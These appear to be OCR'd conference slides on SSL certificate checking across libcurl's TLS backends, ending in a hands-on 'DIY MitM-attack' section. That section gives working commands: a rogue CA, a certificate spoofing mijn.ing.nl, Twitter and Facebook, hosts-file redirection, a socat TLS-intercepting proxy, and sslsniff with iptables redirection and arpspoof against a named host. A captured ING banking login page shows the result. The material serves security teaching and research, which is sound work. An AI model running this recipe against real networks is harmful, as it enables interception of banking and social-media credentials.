2, Codehaus XFire, and Pusher library for Android—and *all* applications. The main purpose of SSL is to provide end-to-end security against an active, man-in-the-middle attacker. Even if the network is completely compromised—DNS is poisoned, access points and routers are controlled by the adversary, etc.—SSL is intended to guarantee confidentiality, authenticity, and integrity for communications between the client and the server.

Authenticating the server is a critical part of SSL connection establishment.[1] This authentication takes place during the SSL handshake, when the server presents its public-key certificate. In order for the SSL connection to be secure, the client must carefully verify that the certificate has been issued by a valid certificate authority, has not expired (or been revoked), the name(s) listed in the certificate match(es) the name of the domain that the client is connecting to, and perform several other checks [14, 15].

SSL implementations in Web browsers are constantly evolving

Analyses: libcurl

- Reading the SSL code
- Reading libcurl code
- Is it RFC2818 compliant?
  - Do libcurl + SSL code

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Analyses: libcurl

- axTLS
- GnuTLS
- OpenSSL
- NSS
- PolarSSL
- CyaSSL
- QsoSSL
- Windows schannel
- Apple's SSL – iOS/10.8

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Analyses: libcurl

- axTLS – No check
- GnuTLS – Perfect
- OpenSSL – Perfect, but different
- NSS – Perfect
- PolarSSL – Bad
- CyaSSL – Bad
- QsoSSL – Pretty bad
- Windows schannel – n/a
- Apple's SSL – iOS/10.8 – n/a

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Future analyses

- OCSP
  - CRL fallback?
  - ...
- 802.1x
  - There is no RFC2818 for this
  - Missing GUI features
  - ...

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

DIY MitM-attack

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Check list

- Create a CA certificate
- Infiltrate and install a CA
- Redirect traffic to ${TARGET} via ${ATTACKER}
- ...
- Profit

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

CA

```
openssl req -config "${CONF_FILE}"
    -new -x509 -sha1
    -keyout private/cakey.pem
    -rand private/.rand
    -out cacert.pem
    -days 365
```

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Certificate request

```
openssl req
    -config "${CONF_FILE}"
    -new -nodes
    -keyout newkey.pem
    -out newcert-req.pem
```

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Subject Alt Names magic

subjectAltName = @alt_names

[alt_names]
DNS.1 = mijn.ing.nl
DNS.2 = www.nikhef.nl
DNS.3 = www.twitter.com
DNS.4 = twitter.com
DNS.5 = www.facebook.com
DNS.6 = localhost
IP.1 = 127.0.0.1

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Certificate signing

```
openssl ca
    -config "${CONF_FILE}"
    -out newcert.pem
    -in newcert-req.pem
```

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Certificate Request

```
CONF_FILE=”openssl.cnf”

openssl req \
    -config "${CONF_FILE}" \
    -new -nodes \
    -keyout newkey.pem \
    -out newcert-req.pem
```

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid


Certificate Signing

```
openssl ca \
    -config "${CONF_FILE}"
    -keyfile ca_private.pem
    -out newcert.pem
    -in newcert-req.pem
    -startdate 120222101000Z \
    -enddate   120222115000Z
```

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Install your/my CA

- Install “cacert.pem” as a new CA



Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Change your hosts file

- Linux/Unix:
  - sudo vi /etc/hosts
- Windows
  - c:\windows\system32\drivers\etc\hosts

```
127.0.0.1         localhost
::1               localhost
fe80::1%lo0 localhost

127.0.0.1       www.nikhef.nl
127.0.0.1       tahoe-lafs.org
```

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

IP-addr of end-points

- dig @8.8.8.8 mijn.ing.nl
- dig @8.8.8.8 www.facebook.com
- ...
-

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid

Have fun with socat

```
socat \
  OPENSSL-LISTEN:443, \
  verify=0,reuseaddr,fork, \
  cafile=mijn_CA.pem, \
  certificate=newcert.pem, \
  key=newkey.pem \
  openssl:192.16.199.166:433,verify=0
```

- Zie ook “socat-naar-nikhef.sh”


Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid


Inloggen Mijn ING
https://mijn.ing.nl/internetbankieren/SesamLoginServlet
Security Violators
RFCs
Contact us | Sch...
360420 - Imple...
gfcombinefs - a ...
ING
Inloggen Mijn ING
Vul alleen uw gegevens in wanneer de adresregel in uw browser begint met https://mijn.ing.nl/internetbankieren
Wilt u inloggen met uw smartphone? Wij adviseren u om dit met de Mobiel Bankieren App te doen.
Particulier
Zakelijk
Inloggen met calculator
Belangrijke me
Certificate Viewer:"localhost"
General
Details
Certificate Hierarchy
CA
localhost

sslsniff

- echo 1 > /proc/sys/net/ipv4/ip_forward
- iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-ports <$listenPort>
- arpspoof -i eth0 -t 172.17.10.36 172.17.8.1

Oscar Koeroo
Nikhef
Amsterdam
PDP & Grid


NIKHEF
@okoeroo
okoeroo@nikhef.nl